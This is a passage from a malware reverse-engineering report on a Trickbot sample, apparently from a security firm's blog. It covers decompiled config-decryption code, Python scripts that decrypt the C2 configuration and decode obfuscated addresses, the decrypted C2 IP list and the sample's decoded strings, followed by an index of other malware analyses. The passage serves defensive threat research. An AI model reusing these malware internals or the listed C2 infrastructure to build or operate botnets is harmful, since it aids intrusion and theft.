.text:0040B550 g_c2_enc_data dd 79BEEEA9h, 0D8E5C2DEh, 717106A6h, 8457B2AFh, 140B0FE7h, 0A5AAEB54h
.text:0040B550                                         ; DATA XREF: f_tb_decode_data+5F↓o
.text:0040B550          dd 3283418Eh, 49A9B220h, 1C7F6147h, 6AB62343h, 0FE03EF2Ch, 41B4C0DFh
.text:0040B550          dd 1910A649h, 193555C7h, 6777B81Dh, 0C9A2D7FFh, 2351F10Fh, 476C7DBFh
.text:0040B550          dd 0F90024E9h, 50DA7A0Fh, 2EF7F012h, 95183B1Fh, 0ED4608A0h, 534637C6h
```

```
.data:00421B6C ; int g_xor_key_arr[4]
.data:00421B6C g_xor_key_arr dd 9829169Dh
.data:00421B70          dd 78F57EDBh
.data:00421B74          dd 77C85CCAh
.data:00421B78          dd 0A5D4EFF4h
```

```
config_info.config_length = 0;
config_info.c2_config_data = 0;
bRet = FALSE;
if ( f_tb_decrypt_and_verify_c2_config(decode_data, data_size, &config_info, &config_info.config_length)
  && sub_414CF0(parsed_c2_config, config_info.c2_config_data, config_info.config_length) )
```

```
ret = FALSE;
aes256_key = 0;
aes_iv = 0;
c2_config_dec = 0;
c2_data_len[0] = 0;
if ( data_size ≥ 0x30 )
{
  // Generate aes_256 key from first 32 bytes of c2_dec_data (c2_dec_data[0] → c2_dec_data[31]).
  if ( f_tb_recursive_calc_sha256(c2_enc_data, 0x20, &aes256_key) )
  {
    // Generate IV from next 32 bytes of c2_dec_data (c2_dec_data[16] → c2_dec_data[47])
    if ( f_tb_recursive_calc_sha256(c2_enc_data + 4, 0x20, &aes_iv) )
    {
```

```
data_size = 0x20;
data[7] = c2_enc_data[7];
data[6] = c2_enc_data[6];
data[5] = c2_enc_data[5];
data[4] = c2_enc_data[4];
data[3] = c2_enc_data[3];
data[2] = c2_enc_data[2];
v6 = *c2_enc_data;
data[1] = c2_enc_data[1];
*data = v6;
while ( f_tb_calc_hash_based_on_Algid(data, data_size, &sha256_hash, sha256_size, CALG_SHA_256) )
{
  if ( data_size ≠ 0x1000 )
  {
    data[data_size / 4 + 7] = sha256_hash[7];
    data[data_size / 4 + 6] = sha256_hash[6];
    data[data_size / 4 + 5] = sha256_hash[5];
    data[data_size / 4 + 4] = sha256_hash[4];
    data[data_size / 4 + 3] = sha256_hash[3];
    data[data_size / 4 + 2] = sha256_hash[2];
    v8 = *sha256_hash;
    data[data_size / 4 + 1] = sha256_hash[1];
    data[data_size / 4] = v8;
    data_size += 0x20;
    if ( data_size < 0x1001 )
    {
      continue;
    }
  }
  ret = TRUE;
  *sha256_hash_val = sha256_hash;
  goto free_data;
}
```

The calculated **aes_key** and **aes_iv** values will then be used for data decryption as followings:

```
if ( f_tb_decrypt_c2_server_config(c2_enc_data + 0x30, data_size - 0x30, aes256_key, aes_iv, &c2_config_dec, c2_data_len) )
```

```
pbData.aiKeyAlg = CALG_AES_256;
if ( !CryptAcquireContextW(&phProv, 0, 0, PROV_RSA_AES, CRYPT_VERIFYCONTEXT) )
{
  goto return_0;
}
*&pbData.bType = 0x208;
v16[7] = aes256_key[7];
v16[6] = aes256_key[6];
v16[5] = aes256_key[5];
v16[4] = aes256_key[4];
v16[3] = aes256_key[3];
v16[2] = aes256_key[2];
v6 = *aes256_key;
v16[1] = aes256_key[1];
v16[0] = v6;
if ( !CryptImportKey(phProv, &pbData.bType, 0x2Cu, 0, CRYPT_EXPORTABLE, &hKey) )
{
  goto return_0;
}
// CRYPT_MODE_CBC
if ( CryptSetKeyParam(hKey, KP_MODE, pbInitData, 0) && CryptSetKeyParam(hKey, KP_IV, aes_iv, 0) )
{
  c2_data = f_tb_alloc_heap(dwSize, 0);
  pdwDataLen = dwSize;
  f_tb_memcpy(c2_data, c2_data_enc, dwSize);
  bRet = CryptDecrypt(hKey, 0, TRUE, 0, c2_data, &pdwDataLen);
}
```

Based on the pseudocodes above, combined with the hashherezade code reference here, I can rewrite the python code that decrypts the C2 configuration that Trickbot uses in this sample:

```
import hashlib
import binascii
from Cryptodome.Cipher import AES

c2_data = b"\xA9\xEE\xBE\x79\xDE\xC2\xE5\xD8\xA6\x06\x71\x71\xAF\xB2\x57\x84\xE7\x0F\x0B\x14\x5
xor_key = b"\x9D\x16\x29\x98\xDB\x7E\xF5\x78\xCA\x5C\xC8\x77\xF4\xEF\xD4\xA5"

def decode_data(data, key):
    key_len = len(key)
    j = 0
    decoded_buf = ""
    for i in range(0, len(data)):
        key_val = key[j % key_len]
        decoded_buf += chr(ord(data[i]) ^ ord(key_val))
        j += 1
    return decoded_buf

def sha256_hash(data):
    while len(data) ≤ 0x1000:
        calced_hash = hashlib.sha256(data).digest()
        data += calced_hash
    return calced_hash

def aes_decrypt(data):
    aes256_key = sha256_hash(data[:0x20])[:0x20]
    aes_iv = sha256_hash(data[0x10:0x30])[:0x10]
    aes = AES.new(aes256_key, AES.MODE_CBC, aes_iv)
    data = data[0x30:]
    return aes.decrypt(data)

def main():
    dec_c2_data =  decode_data(c2_data, xor_key)
    c2_decrypt = aes_decrypt(dec_c2_data)
    fp = open("c2_info.bin", "wb")
    fp.write(c2_decrypt)
    fp.close()

if __name__ == "__main__":
    main()
```

Decoded text

```
....ä...<mcconf><ver>2000035</ver><gtag>zvsl</gtag><servs><srv>36.91.117.231:443</srv><srv>36.89.228.201:443</srv><srv>103.75.32.173:443</srv><srv>45.115.172.105:443</srv><srv>36.95.23.89:443</srv><srv>103.123.86.104:443</srv><srva>94.54.148.227:41841</srva><srva>53.112.255.134:36465</srva><srva>159.190.20.85:43824</srva><srva>95.37.49.184:5589</srva><srva>135.122.224.8:39900</srva><srva>131.3.167.255:42399</srva><srva>97.133.6.172:33500</srva><srva>208.47.170.240:33985</srva><srva>156.181.251.71:20444</srva><srva>143.151.93.200:52073</srva><srva>185.229.207.113:11213</srva><srva>229.227.144.173:29390</srva><srva>206.231.187.130:24014</srva><srva>249.100.113.241:5171</srva><srva>96.133.7.173:33756</srva><srva>46.225.10.176:60063</srva><srva>249.154.158.198:1500</srva><srva>247.87.131.26:54735</srva><srva>64.41.122.50:21121</srva><srva>112.249.251.253:816</srva></servs></mcconf>¢üñáš-
&.óNSã..9.¬½ Q\ªÑ®ò‰æp²w°ïõ.—k.f
ÓÏ.Fþµfã.¸´¸_Q..r>k.Ãe¸^-²°¾tïú}
=5.‡.w.N.¦Å¤&¼"O^.ú¹-³Y.å¬.....
.....
```

9.3.2. Extract C2s list

With the above decrypted configuration, we get the C2s list as shown above. However, in this list:

- IP addresses in the **<srv> </srv>** tag are real C2 addresses.
- IP addresses in the **<srva> </srva>** tag will be later transformed by Trickbot.

```
<mcconf>
    <ver>2000035</ver>
    <gtag>zvs1</gtag>
    <servs>
        <srv>36.91.117.231: 443</srv>
        <srv>36.89.228.201: 443</srv>
        <srv>103.75.32.173: 443</srv>
        <srv>45.115.172.105: 443</srv>
        <srv>36.95.23.89: 443</srv>
        <srv>103.123.86.104: 443</srv>
        <srva>94.54.148.227: 41841</srva>
        <srva>53.112.255.134: 36465</srva>
        <srva>159.190.20.85: 43824</srva>
        <srva>95.37.49.184: 5589</srva>
        <srva>135.122.224.8: 39900</srva>
        <srva>131.3.167.255: 42399</srva>
        <srva>97.133.6.172: 33500</srva>
        <srva>208.47.170.240: 33985</srva>
        <srva>156.181.251.71: 20444</srva>
        <srva>143.151.93.200: 52073</srva>
        <srva>185.229.207.113: 11213</srva>
        <srva>229.227.144.173: 29390</srva>
        <srva>206.231.187.130: 24014</srva>
        <srva>249.100.113.241: 5171</srva>
        <srva>96.133.7.173: 33756</srva>
        <srva>46.225.10.176: 60063</srva>
        <srva>249.154.158.198: 1500</srva>
        <srva>247.87.131.26: 54735</srva>
        <srva>64.41.122.50: 21121</srva>
        <srva>112.249.251.253: 816</srva>
    </servs>
</mcconf>
```

Real C2 addresses

Fake C2 addresses

Trickbot use the following code to convert the addresses in the **<srva> </srva>** tag to real C2 addresses.

```
if ( !f_tb_convert_to_hex(*wsz_c2_ip_addr, c2_ip_hex) )
{
  return FALSE;
}
o2 = c2_ip_hex[2];
not_o2 = ~c2_ip_hex[2];
// octets[0] = octets[2] ^ octets[0]
c2_ip_hex[0] = ~c2_ip_hex[2] & c2_ip_hex[0] | c2_ip_hex[2] & ~c2_ip_hex[0];
o0 = c2_ip_hex[0];
// octets[2] = octets[3] ^ octets[2]
c2_ip_hex[2] = (~c2_ip_hex[3] & 0x40 | c2_ip_hex[3] & 0xBF) ^ (~c2_ip_hex[2] & 0x40 | c2_ip_hex[2] & 0xBF);
o3 = o2 & ~c2_ip_hex[1] | c2_ip_hex[1] & not_o2;
o3_ = o3;
// octets[1] = octets[1] ^ octets[2]
c2_ip_hex[1] = ~c2_ip_hex[1] & c2_ip_hex[2] | c2_ip_hex[1] & ~c2_ip_hex[2];
// octets[3] = octets[1] ^ octets[2]
c2_ip_hex[3] = o3;
// n = octets[0] & 0xFF
n = ~c2_ip_hex[0] & 0xA44F1BBF | c2_ip_hex[0] & 0x40;
// c2_port = c2_port ^ (n ^ (octets[3] << 8 & 0xFF00))
*c2_port = *c2_port & ~(n ^ (~(o3_ << 8) & 0xA44F1BBF | (o3_ << 8) & 0xE400)) | (n ^ (~(o3_ << 8) & 0xA44F1BBF | (o3_ << 8) & 0xE400)) & ~*c2_port;
f_tb_HeapFree(*wsz_c2_ip_addr);
srcStr[0] = 0;
// %u.%u.%u.%u
f_tb_w_decode_string(sz_format, 0xB7);
f_tb_format_string(srcStr, 0x100, sz_format, o0);
*wsz_c2_ip_addr = f_w_tb_memcpy(srcStr, 0x100000u);
return TRUE;
}
```

The above pseudocode is converted to python code as below:

```python
def revert_cc_addr(ip_addr, port):
    octets = ip_addr.split('.')
    o0 = int(octets[0])
    o1 = int(octets[1])
    o2 = int(octets[2])
    o3 = int(octets[3])

    o0_ = o0 ^ o2
    o2_ = o2 ^ o3
    o1_ = o1 ^ o2_
    o3_ = o1 ^ o2

    n =(o0_ & 0xFF) ^((o3_ << 8 & 0xFF00))
    port = (n & 0xFFFF) ^ port

    return '%d.%d.%d.%d:%d' % (o0_, o1_, o2_, o3_, port)
```

Here is the C2 list after the transformation:

```
202.65.119.162:443
202.9.121.143:443
139.255.65.170:443
110.172.137.20:443
103.146.232.154:443
36.91.88.164:443
103.47.170.131:443
122.117.90.133:443
103.9.188.78:443
210.2.149.202:443
118.91.190.42:443
117.222.61.115:443
117.222.57.92:443
136.228.128.21:443
103.47.170.130:443
36.91.186.235:443
103.194.88.4:443
116.206.153.212:443
58.97.72.83:443
139.255.6.2:443
```

Please see **Appendix 2 – C2s list** below for the complete list.

10. References

11. Appendix 1 – Complete list of decrypted strings

All decrypted strings

index : 0 –> Decoded string : b’checkip.amazonaws.com’
index : 1 –> Decoded string : b’ipecho.net’
index : 2 –> Decoded string : b’ipinfo.io’
index : 3 –> Decoded string : b’api.ipify.org’
index : 4 –> Decoded string : b’icanhazip.com’
index : 5 –> Decoded string : b’myexternalip.com’
index : 6 –> Decoded string : b’wtfismyip.com’
index : 7 –> Decoded string : b’ip.anysrc.net’i
ndex : 8 –> Decoded string : b’api.ipify.org’
index : 9 –> Decoded string : b’api.ip.sb’
index : 10 –> Decoded string : b’ident.me’
index : 11 –> Decoded string : b’www.myexternalip.com’
index : 12 –> Decoded string : b’/plain’
index : 13 –> Decoded string : b’/ip’
index : 14 –> Decoded string : b’/raw’
index : 15 –> Decoded string : b’/text’
index : 16 –> Decoded string : b’/?format=text’
index : 17 –> Decoded string : b’zen.spamhaus.org’
index : 18 –> Decoded string : b’cbl.abuseat.org’
index : 19 –> Decoded string : b’b.barracudacentral.org’
index : 20 –> Decoded string : b’dnsbl-1.uceprotect.net’
index : 21 –> Decoded string : b’spam.dnsbl.sorbs.net’
index : 22 –> Decoded string : b’bdns.at’
index : 23 –> Decoded string : b’bdns.by’
index : 24 –> Decoded string : b’bdns.co’
index : 25 –> Decoded string : b’bdns.im’
index : 26 –> Decoded string : b’bdns.link’
index : 27 –> Decoded string : b’bdns.nu’
index : 28 –> Decoded string : b’bdns.pro’
index : 29 –> Decoded string : b’b-dns.se’
index : 30 –> Decoded string : b’ruv_’
index : 31 –> Decoded string : b'<UserId>’
index : 32 –> Decoded string : b’rundll32.exe ‘
index : 33 –> Decoded string : b’control’
index : 34 –> Decoded string : b’ %u %u %u %u’
index : 35 –> Decoded string : b'</BootTrigger>n’
index : 36 –> Decoded string : b’path’
index : 37 –> Decoded string : b’Toolwiz Cleaner’
index : 38 –> Decoded string : b’GET’
index : 39 –> Decoded string : b’WTSGetActiveConsoleSessionId’
index : 40 –> Decoded string : b’Param 0′
index : 41 –> Decoded string : b’Create ZP failed’
index : 42 –> Decoded string : b’%s/%s/64/%s/%s/%s/’
index : 43 –> Decoded string : b’Decode param64 error’
index : 44 –> Decoded string : b’client is not behind NAT’
index : 45 –> Decoded string : b’Windows Server 2003′
index : 46 –> Decoded string : b’start’
index : 47 –> Decoded string : b’SYSTEM’
index : 48 –> Decoded string : b’kernel32.dll’
index : 49 –> Decoded string : b’SeDebugPrivilege’
index : 50 –> Decoded string : b’.txt’
index : 51 –> Decoded string : b’Load to M failed’
index : 52 –> Decoded string : b’winsta0\default’
index : 53 –> Decoded string : b’eventfail’
index : 54 –> Decoded string : b’Windows 10 Server’
index : 55 –> Decoded string : b’data’
index : 56 –> Decoded string : b’ working’
index : 57 –> Decoded string : b’%u%u%u.’
index : 58 –> Decoded string : b'</LogonTrigger>n’
index : 59 –> Decoded string : b’shlwapi’
index : 60 –> Decoded string : b’cn\’
index : 61 –> Decoded string : b’——Boundary%08X’
index : 62 –> Decoded string : b’curl/7.78.0′
index : 63 –> Decoded string : b’GetProcAddress’
index : 64 –> Decoded string : b'</Command>n<Arguments>’
index : 65 –> Decoded string : b’\svchost.exe’
index : 66 –> Decoded string : b’–%s–rnrn’
index : 67 –> Decoded string : b’SignatureLength’
index : 68 –> Decoded string : b’tmp’
index : 69 –> Decoded string : b’in’
index : 70 –> Decoded string : b’SeTcbPrivilege’
index : 71 –> Decoded string : b’52’
index : 72 –> Decoded string : b’*’
index : 73 –> Decoded string : b’0.0.0.0′
index : 74 –> Decoded string : b'</Exec>n</Actions>n</Task>n’
index : 75 –> Decoded string : b’ModuleQuery’

index : 76 –> Decoded string : b’No params’
index : 77 –> Decoded string : b’DNSBL’
index : 78 –> Decoded string : b’%02X’
index : 79 –> Decoded string : b’VERS’
index : 80 –> Decoded string : b’cmd.exe’
index : 81 –> Decoded string : b’/%s/%s/0/%s/%s/%s/%s/%s/’
index : 82 –> Decoded string : b’noname’
index : 83 –> Decoded string : b’Control failed’
index : 84 –> Decoded string : b’LoadLibraryW’
index : 85 –> Decoded string : b’InitializeCriticalSection’
index : 86 –> Decoded string : b’Create xml2 failed’
index : 87 –> Decoded string : b'</Triggers>n<Principals>n<Principal id=”Author”>n’
index : 88 –> Decoded string : b’not listed’
index : 89 –> Decoded string : b’Create xml failed’
index : 90 –> Decoded string : b’Windows Server 2012′
index : 91 –> Decoded string : b’CloseHandle’
index : 92 –> Decoded string : b’pIT connect failed, 0x%x’
index : 93 –> Decoded string : b’Windows Server 2008′
index : 94 –> Decoded string : b’WantRelease’
index : 95 –> Decoded string : b’i:’
index : 96 –> Decoded string : b'</Command>’
index : 97 –> Decoded string : b’client is behind NAT’
index : 98 –> Decoded string : b’Register u failed, 0x%x’
index : 99 –> Decoded string : b’/%s/%s/25/%s/’
index : 100 –> Decoded string : b’/%s/%s/14/%s/%s/0/’
index : 101 –> Decoded string : b’1108′
index : 102 –> Decoded string : b’ExitProcess’
index : 103 –> Decoded string : b’POST’
index : 104 –> Decoded string : b’\cmd.exe’
index : 105 –> Decoded string : b’PROMPT’
index : 106 –> Decoded string : b’x64′
index : 107 –> Decoded string : b’Windows 2000′
index : 108 –> Decoded string : b’user’
index : 109 –> Decoded string : b’Unable to load module from server’
index : 110 –> Decoded string : b’/%s/%s/10/%s/%s/%u/’
index : 111 –> Decoded string : b’Process has been finishedn’
index : 112 –> Decoded string : b’–%srnContent-Disposition: form-data; name=”%S”rnrn’
index : 113 –> Decoded string : b’Process was unloaded’
index : 114 –> Decoded string : b’testscript’
index : 115 –> Decoded string : b’CI failed, 0x%x’
index : 116 –> Decoded string : b’%08lX%04lX%u’
index : 117 –> Decoded string : b’Invalid params count’
index : 118 –> Decoded string : b’WTSQueryUserToken’
index : 119 –> Decoded string : b’S-1-5-18′
index : 120 –> Decoded string : b’\Toolwiz-Cleaner’
index : 121 –> Decoded string : b’dsize:%u’
index : 122 –> Decoded string : b’GetParentInfo error’
index : 123 –> Decoded string : b’reload%d’
index : 124 –> Decoded string : b’/%s/%s/5/%s/’
index : 125 –> Decoded string : b’ ‘
index : 126 –> Decoded string : b’D:(A;;GA;;;WD)(A;;GA;;;BA)(A;;GA;;;SY)(A;;GA;;;RC)’
index : 127 –> Decoded string : b’explorer.exe’
index : 128 –> Decoded string : b’Unknown’
index : 129 –> Decoded string : b’x86′
index : 130 –> Decoded string : b’Content-Type: multipart/form-data; boundary=%srnContent-Length: %drnrn’
index : 131 –> Decoded string : b’pIT GetFolder failed, 0x%x’
index : 132 –> Decoded string : b’%s %s’
index : 133 –> Decoded string : b’Windows 7′
index : 134 –> Decoded string : b’en-EN\’
index : 135 –> Decoded string : b’t:’
index : 136 –> Decoded string : b’Execute from user’
index : 137 –> Decoded string :
b'</Principal>n</Principals>n<Settings>n<MultipleInstancesPolicy>IgnoreNew</MultipleInstancesPolicy>n<DisallowStartIfOnBatteries>false</Dis
Context=”Author”>n<Exec>nt<Command>’
index : 138 –> Decoded string : b’Windows Server 2008 R2′
index : 139 –> Decoded string : b’Windows Vista’
index : 140 –> Decoded string : b’Run D failed’
index : 141 –> Decoded string : b’Win32 error’
index : 142 –> Decoded string : b’/%s/%s/1/%s/’
index : 143 –> Decoded string : b’SINJ’
index : 144 –> Decoded string : b’Module already unloaded’
index : 145 –> Decoded string : b’%016llX%016llX’
index : 146 –> Decoded string : b'</Arguments>n’
index : 147 –> Decoded string : b’Load to P failed’
index : 148 –> Decoded string : b’Module is not valid’
index : 149 –> Decoded string : b'<LogonTrigger>n<Enabled>true</Enabled>n’
index : 150 –> Decoded string : b'<moduleconfig>*</moduleconfig>’
index : 151 –> Decoded string : b’freebuffer’

index : 152 –> Decoded string : b'failed'
index : 153 –> Decoded string : b'listed'
index : 154 –> Decoded string : b'Windows Server 2012 R2′
index : 155 –> Decoded string : b'50'
index : 156 –> Decoded string : b'LeaveCriticalSection'
index : 157 –> Decoded string : b'info'
index : 158 –> Decoded string : b'ver.txt'
index : 159 –> Decoded string : b' /C cscript ‘
index : 160 –> Decoded string : b'ECCPUBLICBLOB'
index : 161 –> Decoded string : b'delete'
index : 162 –> Decoded string : b'm:'
index : 163 –> Decoded string : b'First'
index : 164 –> Decoded string : b'/C powershell -executionpolicy bypass -File ‘
index : 165 –> Decoded string : b'Global\'
index : 166 –> Decoded string : b'kps'
index : 167 –> Decoded string : b'%s/%s/63/%s/%s/%s/%s/'
index : 168 –> Decoded string : b'%s%s'
index : 169 –> Decoded string : b'.reloc'
index : 170 –> Decoded string : b'rundll32′
index : 171 –> Decoded string : b'<?xml version="1.0″ encoding="UTF-16″?>n<Task version="1.2″ >n<RegistrationInfo>n<Version>1.1.1</Versior
index : 172 –> Decoded string : b'<LogonType>InteractiveToken</LogonType>n<RunLevel>LeastPrivilege</RunLevel>'
index : 173 –> Decoded string : b'SignalObjectAndWait'
index : 174 –> Decoded string : b'%s.%s.%s.%s'
index : 175 –> Decoded string : b'Windows 8′
index : 176 –> Decoded string : b'exc'
index : 177 –> Decoded string : b'Launch USER failed'
index : 178 –> Decoded string : b'regsvr32′
index : 179 –> Decoded string : b'settings.ini'
index : 180 –> Decoded string : b'/%s/%s/23/%u/'
index : 181 –> Decoded string : b'ECDSA_P384′
index : 182 –> Decoded string : b'%u.%u.%u.%u'
index : 183 –> Decoded string : b'ResetEvent'
index : 184 –> Decoded string : b'%s sTart'
index : 185 –> Decoded string : b'%s %s SP%u'
index : 186 –> Decoded string : b'.tmp'
index : 187 –> Decoded string : b'</UserId>'
index : 188 –> Decoded string : b'%s.%s'
index : 189 –> Decoded string : b'/'
index : 190 –> Decoded string : b'Register s failed, 0x%x'
index : 191 –> Decoded string : b'mutant'
index : 192 –> Decoded string : b'e:'
index : 193 –> Decoded string : b'release'
index : 194 –> Decoded string : b'wtsapi32′
index : 195 –> Decoded string : b'Windows XP'
index : 196 –> Decoded string : b'<BootTrigger>n<Enabled>true</Enabled>n'
index : 197 –> Decoded string : b'E: 0x%x A: 0x%p'
index : 198 –> Decoded string : b'Find P failed'
index : 199 –> Decoded string : b'Module has already been loaded'
index : 200 –> Decoded string : b'Windows 8.1′
index : 201 –> Decoded string : b'EnterCriticalSection'
index : 202 –> Decoded string : b'Windows 10′
index : 203 –> Decoded string : b'Execute from system'
index : 204 –> Decoded string : b'<RunLevel>HighestAvailable</RunLevel>n<GroupId>NT AUTHORITY\SYSTEM</GroupId>n<LogonType>Inter
index : 205 –> Decoded string : b'NAT status'
index : 206 –> Decoded string : b'Start failed'
index : 207 –> Decoded string : b'WTSEnumerateSessionsA'
index : 208 –> Decoded string : b'ps1′
index : 209 –> Decoded string : b'WaitForSingleObject'
index : 210 –> Decoded string : b'UrlEscapeW'
index : 211 –> Decoded string : b'pIT NULL'
index : 212 –> Decoded string : b'WTSFreeMemory'
index : 213 –> Decoded string : b'USER32.dll'
index : 214 –> Decoded string : b'WS2_32.dll'
index : 215 –> Decoded string : b'IPHLPAPI.DLL'
index : 216 –> Decoded string : b'WINHTTP.dll'
index : 217 –> Decoded string : b'bcrypt.dll'
index : 218 –> Decoded string : b'CRYPT32.dll'
index : 219 –> Decoded string : b'OLEAUT32.dll'
index : 220 –> Decoded string : b'SHELL32.dll'
index : 221 –> Decoded string : b'USERENV.dll'
index : 222 –> Decoded string : b'SHLWAPI.dll'
index : 223 –> Decoded string : b'ole32.dll'
index : 224 –> Decoded string : b'ADVAPI32.dll'
index : 225 –> Decoded string : b'ntdll.dll'
index : 226 –> Decoded string : b'ncrypt.dll'

12. Appendix 2 – C2s list

Trickbot C2 List

36.91.117.231:443
36.89.228.201:443
103.75.32.173:443
45.115.172.105:443
36.95.23.89:443
103.123.86.104:443
202.65.119.162:443
202.9.121.143:443
139.255.65.170:443
110.172.137.20:443
103.146.232.154:443
36.91.88.164:443
103.47.170.131:443
122.117.90.133:443
103.9.188.78:443
210.2.149.202:443
118.91.190.42:443
117.222.61.115:443
117.222.57.92:443
136.228.128.21:443
103.47.170.130:443
36.91.186.235:443
103.194.88.4:443
116.206.153.212:443
58.97.72.83:443
139.255.6.2:443

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20/05/2022

[RE027] China-based APT Mustang Panda might still have continued their attack activities against organizations in Vietnam

At VinCSS, through continuous cyber security monitoring, hunting malware samples and evaluating them to determine the potential risks, especially malware samples targeting Vietnam. Recently, during hunting on VirusTotal's platform and performing scan for specific byte patterns related to the Mustang Panda (PlugX), we discovered a series of malware samples, suspected to be relevant to APT Mustang Panda, that was uploaded from Vietnam.

25/04/2022

[RE026] A Deep Dive into Zloader – the Silent Night

Zloader, a notorious banking trojan also known as Terdot or Zbot. This trojan was first discovered in 2016, and over time its distribution number has also continuously increased. The Zloader's code is said to be built on the leaked source code of the famous ZeuS malware. In 2011, when source code of ZeuS was made public and since then, it has been used in various malicious code samples.

03/07/2021


[RE023] Quick analysis and removal tool of a series of new malware variant of Panda group that has recently targeted to Vietnam VGCA

Through continuous cyber security monitoring and hunting malware samples that were used in the attack on Vietnam Government Certification Authority, and they also have attacked a large corporation in Vietnam since 2019, we have discovered a series of new variants of the malware related to this group.

24/05/2021

[RE022] Part 1: Quick analysis of malicious sample forging the official dispatch of the Central Inspection Committee

Through continuous cyber security monitoring, VinCSS has discovered a document containing malicious code with Vietnamese content that was found by ShadowChaser Group(@ShadowChasing1) group. We think, this is maybe a cyberattack campaign that was targeted in Vietnam, we have downloaded the sample file. Through a quick assessment, we discovered some interesting points about this sample, so we decided to analyze it. This is the first part in a series of articles analyzing this sample.



18/03/2021

[RE021] Qakbot analysis – Dangerous malware has been around for more than a decade

QakBot (also known as QBot, QuakBot, Pinkslipbot) is one of the famous Banking Trojan with the main task to steal banking credentials, online banking session information, or any other banking data. Although detected by anti-virus software vendors since 2008, but util now it's still operating and keep continuously maintained by the gangs behind it. Qakbot continuously evolves by applying advance or new techniques to evade detection and avoid reverse analysis, making analysis more difficult. In recent reports, it could be used to drop other malware such as ProLock, Egregor ransomware.